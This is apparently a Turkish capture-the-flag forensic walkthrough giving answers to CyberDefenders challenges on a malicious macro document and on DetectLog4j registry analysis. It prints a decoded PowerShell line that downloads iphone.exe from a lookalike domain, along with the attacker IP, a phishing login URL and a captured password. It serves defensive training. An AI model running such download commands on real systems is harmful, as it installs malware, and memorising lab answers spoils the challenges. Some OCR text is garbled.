
New Edit Remove Remove All Create Image Properties Hex Value Interpreter Custom Content Sources

Cursor pos = 0

Soru 3.) The attacker tricked the victim into downloading a malicious document. Provide the full download URL.

Saldırgan, kurbanı kötü amaçlı bir belge indirmesi için kandırdı. Tam indirme URL'sini sağlayın.

Cevap : <http://apple.com/IPhone-Winners.doc>




Soru 4.) Multiple streams contain macros in the document. Provide the number of the highest stream.

Birden çok akış, belgede makrolar içerir. En yüksek akışın numarasını sağlayın.

Çözüm 4.) FTK imager ile dosyayı dışa aktarıp oledump ile en büyük akışkanı buluyoruz.

Cevap : 10



```
remnux@remnux:~/Documents$ oledump.py IPhone-Winners.doc
1:      114 '\x01CompObj'
2:      4096 '\x05DocumentSummaryInformation'
3:      4096 '\x05SummaryInformation'
4:      8473 '1Table'
5:      501 'Macros/PROJECT'
6:      68 'Macros/PROJECTwm'
7:      3109 'Macros/VBA/_VBA_PROJECT'
8:      800 'Macros/VBA/dir'
9: M    1170 'Macros/VBA/eviliphone'
10: M   5581 'Macros/VBA/iphonеevil'
11:      4096 'WordDocument'
```

Soru 5.) The macro executed a program. Provide the program name?

Makro bir programı yürütüdü. Programın adını belirtin?

Cevap : powershell



Soru 6.) Makro kötü amaçlı bir dosya indirdi. Tam indirme URL'sini sağlayın.


The macro downloaded a malicious file. Provide the full download URL.

Cevap : <http://appIe.com/Iphone.exe>

### Decode from Base64 format

Simply enter your data then push the decode button.

```
aQBuAHYAbwBrAGUALQB3AGUAYgByAGUAcQB1AGUAcwB0ACAALQBVAHIAaQAgACCaaAB0AHQAcAA6AC8ALwBhAHAAcABJAGUALgBjAG8  
AbQAvAEkAcABoAG8AbgBIAC4AZQB4AGUA
```

 ⓘ For encoded binaries (like images, documents, etc.) use the file upload form a little further down on this page.

UTF-8  Source character set.

Decode each line separately (useful for when you have multiple entries).

Live mode OFF Decodes in real-time as you type or paste (supports only the UTF-8 character set).


**< DECODE >** Decodes your data into the area below.

```
invoke-webrequest -Uri 'http://apple.com/iphone.exe'
```

Soru 7.) Where was the malicious file downloaded to? (Provide the full path)

Kötü amaçlı dosya nereye indirildi? (Tam yolu sağlayın)

Cevap : C:\Temp\iPhone.exe




Soru 8.) What is the name of the framework used to create the malware?

Kötü amaçlı yazılımı oluşturmak için kullanılan çerçeveyin adı nedir?

Cevap : Metasploit

72c677ba5bf40394361b3566b6bb2b1c0c5e726b10c9af2debf7384385ebdbd1




Soru 9.) What is the attacker's IP address?

Saldırganın IP adresi nedir?

Cevap : **155.94.69.27**

72c677ba5bf40394361b3566b6bb2b1c0c5e726b10c9af2debf7384385ebdbd1



Soru 10.) The fake giveaway used a login page to collect user information. Provide the full URL of the login page?

Sahte hediye, kullanıcı bilgilerini toplamak için bir giriş sayfası kullandı. Giriş sayfasının tam URL'sini sağlayın?

Cevap : <http://appIe.competitions.com/login.php>


The screenshot displays a penetration testing environment with multiple tabs and panels:

- Top Bar:** Add Data Source, Images/Videos, Communications, Geolocation, Timeline, Discovery, Generate Report!, Close Case.
- Left Sidebar:** Data Sources, LogonFileSet\_1 Host, LogonFileSet\_1 (1), C (6), Program Files (17), Program Files (186) (15), Temp (0), Users (4), Default (17), Public (1), Temporary (0), Local (6), LocalView (2), Roaming (4), Identities (1), Pending (0), Profiles (0), chntpw default (1), pth23ch.default.release (40).
- Middle Panel:** Listing, Keyword search 1 - logonFileSet\_1, Table: Thumbprint Summary. The table shows various log files and their details.
- Bottom Panel:** Hex, Text, Application, File Metadata, Obj Details, Data Artifacts, Analysis Results, Contracts, Annotations, Other Occurrences. A table titled "http://pth23ch/default.release" lists 19 entries.

Soru 11.) What is the password the user submitted to the login page?

Kullanıcının giriş sayfasına gönderdiği şifre nedir?

Cevap : GacsriicUZMY4xiAF4y1



## DetectLog4j

Herkese merhaba bu konumda  
CyberDefenderLab platformunda bulunan **DetectLog4j** isimli  
odadaki soruları birlikte cozucez.

### Gerekli Programlar:

Arsenal Image Mounter  
RegistryExplorer  
RegRipper  
EventLog Explorer  
dnspy



### 1) What is the computer hostname?

arsenal image mounter ile diskimizi tanitalım. registry editor yardımıyla  
SYSTEM dosyasını açıp aşağıda gösterdiğim dizinden bilgisayar adını  
bulalım.

Registry Explorer v1.6.0.0

File Tools Options Bookmarks (27/0) View Help

Registry hives (1) Available bookmarks (27/0)

Enter text to search... Find

Key name	# values	# subkeys	Last write timestamp
F:\Windows\System32\config...	=	=	=
ROOT	0	15	2021-12-29 15:54:24
ActivationBroker	0	1	2021-12-27 18:51:42
ControlSet001	0	6	2021-12-27 18:51:44
Control	11	103	2021-12-29 15:55:33
ACPI	1	0	2021-12-27 18:51:43
AppID	0	2	2021-12-27 18:51:43
AppReadiness	1	0	2016-07-16 13:24:05
Arbiters	0	3	2021-12-27 18:51:43
BackupRestore	0	3	2021-12-27 18:51:43
CI	0	2	2021-12-27 18:51:43
Class	0	105	2021-12-27 18:51:43
CMF	2	4	2021-12-27 18:51:43
CoDeviceInstallers	0	0	2021-12-27 18:51:43
COM Name Arbiter	0	0	2021-12-27 18:51:43
CommonGlobUserSettings	0	1	2021-12-27 18:51:43
Compatibility	0	1	2021-12-27 18:51:43
ComputerName	0	1	2021-12-29 15:54:47
ComputerName	2	0	2021-12-28 09:59:02
ContentIndex	0	1	2021-12-27 18:51:43
CrashControl	8	1	2021-12-27 18:51:43
Cryptography	0	4	2021-12-27 18:51:43
DeviceClasses	0	59	2021-12-27 18:51:43
DeviceContainerPropert...	0	1	2016-07-16 13:24:05
DeviceContainers	0	14	2021-12-28 12:12:13
DeviceGuard	1	0	2021-12-27 18:51:43

Values

Drag a column header here to group by that column

Value Name	Value Type	Data	Value Slack	Is Deleted	Data Record Realloc...
(default)	RegSz	mnnmsrvc	DC-00-00-00	<input type="checkbox"/>	<input type="checkbox"/>
ComputerName	RegSz	VCW65	33-00-33-00-45...	<input type="checkbox"/>	<input type="checkbox"/>

Type viewer Slack viewer Binary viewer

Value name ComputerName

Value type RegSz

Value VCW65

Raw value 56-00-43-00-57-00-36-00-35-00-00-00

Key: ControlSet001\Control\ComputerName\ComputerName

Selected hive: SYSTEM Last write: 2021-12-28 09:59:02 2 of 2 values shown (100.00%) Copied Value data to clipboard Value: ComputerName Collapse all hives Hidden keys: 0 1

Cevap: vcw65



2) What is the Timezone of the compromised machine?

TimeZoneInformation kategorisinde bulunani google da aratinda UTC-8 sonucunu veriyor.

Registry Explorer v1.6.0.0

File Tools Options Bookmarks (27/0) View Help

Registry hives (1) Available bookmarks (27/0)

Enter text to search... Find

Key name	# values	# subkeys	Last write timestamp
System	=	=	=
Session Manager	20	15	2021-12-28 13:20:18
SNMP	0	1	2021-12-27 18:51:43
SQMServiceList	1	0	2021-12-27 18:51:43
Srp	0	1	2021-12-27 18:51:43
SrpExtensionConfig	1	0	2016-07-16 13:24:04
StillImage	0	5	2021-12-27 18:51:43
Storage	0	3	2021-12-27 18:51:43
StorageManagement	0	1	2021-12-27 18:51:43
StorPort	2	0	2021-12-27 18:51:43
StSec	0	2	2021-12-27 18:51:43
SystemResources	0	3	2021-12-27 18:51:43
TabletPC	0	1	2021-12-27 18:51:43
Terminal Server	19	13	2021-12-29 15:54:55
<b>TimeZoneInformation</b>	10	0	2021-12-27 18:51:43
Ubpm	19	0	2016-07-16 13:24:04
usb	1	1	2021-12-27 18:51:43
usbflags	0	4	2021-12-28 12:12:11
usbstor	0	5	2021-12-27 18:51:43
VAN	0	5	2021-12-27 03:15:36
Video	0	2	2021-12-27 18:51:43
WalletService	1	0	2016-07-16 13:24:04
wcncsvc	0	2	2021-12-27 18:51:43
Wdf	0	4	2021-12-27 18:51:43
WDI	0	3	2016-07-16 13:24:04
Windows	12	0	2021-12-29 15:56:46
WinInit	1	0	2021-12-27 18:51:43

Values TimeZoneInformation

Drag a column header here to group by that column

Value Name	Value Data	Value Data Raw
Bias	480	480
DaylightBias	-60	4294967236
DaylightName	@tzres.dll,-211	@tzres.dll,-211
DaylightStart	Month 3, week of month 2, day of week 0, Hours:Minutes:Seconds:Milliseconds 2:0:0:0	00-00-03-00-02-00-02-00-00-00-00-00-00-00-00-00-00-00
StandardBias	0	0
StandardName	@tzres.dll,-212	@tzres.dll,-212
StandardStart	Month 11, week of month 1, day of week 0, Hours:Minutes:Seconds:Milliseconds 2:0:0:0	00-00-08-00-01-00-02-00-00-00-00-00-00-00-00-00-00-00
TimeZoneKeyName	Pacific Standard Time	Pacific Standard Time
ActiveTimeBias	480	480

Total rows: 9 Export ?

Type viewer Binary viewer

Value name	Bias
Value type	RegDword
Value	480
Raw value	E0-01-00-00

Key: ControlSet001\Control\TimeZoneInformation Value: Bias Collapse all hives  
Selected hive: SYSTEM Last write: 2021-12-27 18:51:43 10 of 10 values shown (100.00%) Copied Value data to clipboard Hidden keys: 0 1

Cevap: UTC-8



3) What is the current build number on the system?

SOFTWARE dosyasini acalim ve F:\Windows\System32\config\SOFTWARE:  
Microsoft\Windows NT\CurrentVersion buradan yapi numarasini goruyoruz.

Registry Explorer v1.6.0.0

File Tools Options Bookmarks (29/0) View Help

Registry hives (2) Available bookmarks (56/0)

Enter text to search... Find

Key name	# values	# subkeys	Last write timestamp
WIMMount	0	0	2016-07-16 13:24:08
Windows	0	15	2021-12-27 18:51:42
Windows Defender	11	14	2021-12-29 15:55:49
Windows Desktop Search	1	0	2017-01-07 03:25:56
Windows Mail	5	4	2016-07-16 13:24:10
Windows Media Device Manager	1	3	2016-07-16 13:24:10
Windows Media Foundation	0	8	2016-07-16 13:24:10
Windows Media Player NS	0	1	2016-07-16 13:24:10
Windows Messaging Subsystem	1	1	2016-07-16 13:24:10
Windows NT	0	1	2021-12-27 18:51:42
<b>CurrentVersion</b>	<b>27</b>	<b>86</b>	<b>2021-12-29 15:54:56</b>
Accessibility	0	2	2021-12-29 02:22:23
Active Directory	0	1	2021-12-27 18:51:42
AdaptiveDisplayBrightness	0	4	2021-12-27 18:51:42
AeDebug	1	1	2021-12-27 18:51:42
AppCompatFlags	3	13	2021-12-27 18:51:42
ASR	1	0	2021-12-27 18:51:42
Audit	0	1	2021-12-27 18:51:42
BackgroundModel	2	11	2016-07-16 13:24:09
ClipsVC	0	2	2016-07-16 13:24:09
Compatibility32	1	0	2021-12-27 18:51:42
Console	0	3	2021-12-27 18:51:44
CorruptedFileRecovery	2	1	2021-12-27 18:51:42
DefaultProductKey	3	0	2021-12-27 18:51:42
DeviceDisplayObjects	1	6	2016-07-16 13:24:09

Values

Drag a column header here to group by that column

Value Name	Value Type	Data	Value Slack	Is Deleted	Data Record Reall...
SystemRoot	RegSz	C:\Windows	00-00-00-00...	<input type="checkbox"/>	<input type="checkbox"/>
BuildBranch	RegSz	rs1_release	20-00-00-00	<input type="checkbox"/>	<input type="checkbox"/>
BuildGUID	RegSz	ffffffff-ffff-...	80-3F	<input type="checkbox"/>	<input type="checkbox"/>
BuildLab	RegSz	14393.rs1_r...		<input type="checkbox"/>	<input type="checkbox"/>
BuildLabEx	RegSz	14393.693.a...	65-00-6D-00...	<input type="checkbox"/>	<input type="checkbox"/>
CompositionEditionID	RegSz	ServerStand...	00-05-12-00...	<input type="checkbox"/>	<input type="checkbox"/>
CurrentBuild	RegSz	14393		<input type="checkbox"/>	<input type="checkbox"/>
<b>CurrentBuildNumber</b>	<b>RegSz</b>	<b>14393</b>		<input type="checkbox"/>	<input type="checkbox"/>
CurrentMajorVersionNumber	RegDword	10		<input type="checkbox"/>	<input type="checkbox"/>
CurrentMinorVersionNumber	RegDword	0		<input type="checkbox"/>	<input type="checkbox"/>
CurrentType	RegSz	Multiprocess...	65-00-64-00...	<input type="checkbox"/>	<input type="checkbox"/>
CurrentVersion	RegSz	6.3	00-00-00-00	<input type="checkbox"/>	<input type="checkbox"/>
EditionID	RegSz	ServerStand...	00-00-02-00...	<input type="checkbox"/>	<input type="checkbox"/>
InstallationType	RegSz	Server	08-02-D0-57...	<input type="checkbox"/>	<input type="checkbox"/>
InstallDate	RegDword	1640540554		<input type="checkbox"/>	<input type="checkbox"/>
ProductName	RegSz	Windows Ser...	00-00-00-05	<input type="checkbox"/>	<input type="checkbox"/>

Type viewer Binary viewer

Value name CurrentBuildNumber

Value type RegSz

Value 14393

Raw value 31-00-34-00-33-00-39-00-33-00-00-00

Value: CurrentBuildNumber Collapse all hives

Selected hive: SOFTWARE Last write: 2021-12-29 15:54:56 27 of 27 values shown (100.00%) Copied Value data to clipboard Hidden keys: 0 1

Cevap: 14393



4) What is the computer IP?

F:\Windows\System32\config\SYSTEM:

ControlSet001\Services\Tcpip\Parameters\Interfaces\{82e90056-fd8d-4a24-913a-fc46f535fddf} buradan dchp'den verilen ip adresine ulasa biliriz.

Registry Explorer v1.6.0.0

File Tools Options Bookmarks (27/0) View Help

Registry hives (2) Available bookmarks (56/0)

Enter text to search... Find

Key name	# values	# subkeys	Last write timestamp
\	=	=	=
Synth3dVsc	7	0	2021-12-27 18:51:44
SysMain	10	1	2021-12-27 18:51:44
SystemEventsBroker	11	3	2021-12-27 18:51:44
TabletInputService	12	3	2021-12-27 18:51:44
TapiSrv	11	3	2021-12-27 18:51:44
Tcpip	12	5	2021-12-27 18:51:44
Linkage	3	0	2021-12-27 03:16:34
Parameters	18	6	2021-12-29 15:55:07
Adapters	0	2	2021-12-27 03:16:34
DNSRegisteredAdapters	0	1	2021-12-28 09:59:32
Interfaces	0	3	2021-12-28 12:08:06
{3c0a1005-3742-4ddc-9daa-598...}	5	0	2021-12-28 10:02:16
{82e90056-fd8d-4a24-913a-fc46f535fdf...	23	0	2021-12-29 15:55:09
{ffeaead6-66c2-11ec-a692-806...	0	0	2021-12-28 12:08:06
NsObjectSecurity	0	0	2016-07-16 13:24:04
PersistentRoutes	0	0	2016-07-16 13:24:04
Winsock	7	3	2016-07-16 13:25:03
Performance	5	0	2021-12-27 18:51:44
Security	0	0	2016-07-16 13:24:04
ServiceProvider	7	0	2016-07-16 13:24:04
Tcip6	13	2	2021-12-27 18:51:44
TCPIP6TUNNEL	4	1	2021-12-27 18:51:44
tcpipreg	7	0	2021-12-27 18:51:44
TCP IPTUNNEL	4	1	2021-12-27 18:51:44
tdx	9	0	2021-12-27 18:51:44

Values

Drag a column header here to group by that column

Value Name	Value Type	Data	Value Slack	Is Deleted	Data Record Reallocated
\	RegDword	1			
EnabledDHCP	RegDword	1			
Domain	RegSz				
NameServer	RegSz	192.168.112.139	C8-38-41-00		
> DhcpIPAddress	RegSz	192.168.112.139	00-00-00-00		
DhcpSubnetMask	RegSz	255.255.255.0			
DhcpServer	RegSz	192.168.112.254	66-00-61-00		
Lease	RegDword	1800			
LeaseObtainedTime	RegDword	1640793307			
T1	RegDword	1640794207			
T2	RegDword	1640794882			
LeaseTerminatesTime	RegDword	1640795107			
AddressType	RegDword	0			
IsServerNapAware	RegDword	0			
DhcpConnForceBroadcastFlag	RegDword	0			
RegistrationEnabled	RegDword	1			
RegisterAdapterName	RegDword	0			

Type viewer Slack viewer Binary viewer

Value name DhcpIPAddress

Value type RegSz

Value 192.168.112.139

Raw value 31-00-39-00-32-00-2E-00-31-00-36-00-38-00-2E-00-31-00-31-00-32-00-2E-00-31-00-33-00-39-00-00-00

Value: DhcpIPAddress Collapse all

Selected hive: SYSTEM Last write: 2021-12-29 15:55:09 | 23 of 23 values shown (100.0%) | Copied Key path to clipboard

Hidden keys: 0 | 1

Cevap: 192.168.112.139



## 5) What is the domain computer was assigned to? Parametrs'e tıkladığımızda domain ismini yazıyor.

Registry Explorer v1.6.0.0

File Tools Options Bookmarks (27/0) View Help

Registry hives (2) Available bookmarks (56/0)

Enter text to search... Find

Key name	# values	# subkeys	Last write timestamp
\	=	=	=
Synth3dVsc	7	0	2021-12-27 18:51:44
SysMain	10	1	2021-12-27 18:51:44
SystemEventsBroker	11	3	2021-12-27 18:51:44
TabletInputService	12	3	2021-12-27 18:51:44
TapiSrv	11	3	2021-12-27 18:51:44
Tcpip	12	5	2021-12-27 18:51:44
Linkage	3	0	2021-12-27 03:16:34
Parameters	18	6	2021-12-29 15:55:07
Adapters	0	2	2021-12-27 03:16:34
DNSRegisteredAdapters	0	1	2021-12-28 09:59:32
{82e90056-FD8D-4A24-913A-FC46F535fdf...}	12	0	2021-12-29 15:56:13
Interfaces	0	3	2021-12-28 12:08:06
{3c0a1005-3742-4ddc-9daa-598...}	5	0	2021-12-28 10:02:16
{82e90056-fd8d-4a24-913a-fc4...}	23	0	2021-12-29 15:55:09
{ffeaead6-66c2-11ec-a692-806...	0	0	2021-12-28 12:08:06
NsObjectSecurity	0	0	2016-07-16 13:24:04
PersistentRoutes	0	0	2016-07-16 13:24:04
Winsock	7	3	2016-07-16 13:25:03
Performance	5	0	2021-12-27 18:51:44
Security	0	0	2016-07-16 13:24:04
ServiceProvider	7	0	2016-07-16 13:24:04
Tcip6	13	2	2021-12-27 18:51:44
TCPIP6TUNNEL	4	1	2021-12-27 18:51:44
tcpipreg	7	0	2021-12-27 18:51:44
TCP IPTUNNEL	4	1	2021-12-27 18:51:44
tdx	9	0	2021-12-27 18:51:44

Values

Drag a column header here to group by that column

Value Name	Value Type	Data	Value Slack	Is Deleted	Data Record Reallocated
\	RegDword	1			
DataFolderPath	RegExpandSz	%SystemRoot%\...			
Domain	RegSz	cyberdefenders....	70-65-72-61-74-...		
ForwardBroadcasts	RegDword	0			
ICSDomain	RegSz	mshome.net	00-00-00-00-00-...		
IPEnableRouter	RegDword	0			
NameServer	RegSz				
SyncDomainWithMembership	RegDword	1			
NV_Hostname	RegSz	vcm65	33-00-33-00-45-...		
Hostname	RegSz	vcm65	33-00-33-00-45-...		
NV_Domain	RegSz	cyberdefenders....	65-00-72-00-73-...		
